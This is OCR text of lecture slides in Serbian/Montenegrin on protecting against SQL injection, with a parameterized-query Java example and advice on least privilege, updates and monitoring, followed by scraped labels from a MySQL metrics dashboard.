
Kako se zaštititi od SQL Injection napada

* **Primarne odbrane uključuju:**
  * **Korišćenje pripremljenih izjava (sa parametrizovanim upitima).**
  * **Korišćenje pravilno konstruisanih procedura sačuvanih u bazi podataka.**
  * **Validacija ulaza putem dozvoljenih vrijednosti.**

```
// This should REALLY be validated too
String custname = request.getParameter("customerName");
// Perform input validation to detect attacks
String query = "SELECT account_balance FROM user_data WHERE user_name = ? ";
PreparedStatement pstmt = connection.prepareStatement( query );
pstmt.setString( 1, custname);
ResultSet results = pstmt.executeQuery( );
```

Kako se zaštititi od SQL Injection napada

* **Zaštita na samoj bazi**
  * Kada je u pitanju zaštita na nivou baze podataka, važno je uvijek **minimizovati privilegije** naloga na bazi.
  * Takođe, neophodno je redovno **ažurirati DBMS** i implementirati sistem za **monitoring** i **logovanje**.


MySQL - Metrics
History
Filters
Sep 01 00:00 am - 23:59 pm
Add New Widget
DB Schema
Total Schemas
1
Total Tables
1
Total Indexes
2
Threads Count
40
Buffer Pool Pages
Handlers - Kind Wise
Table I/O Wait Time - Schema Wise
Table I/O Wait Time - Operation Wise
SQL Operations
Top SQL Operations
6.7m writes
3.7m fsyncs
437 reads
SQL Operation Series
Index I/O Wait Time - Operation Wise
Row Operations
Top Row Operations
961.9k read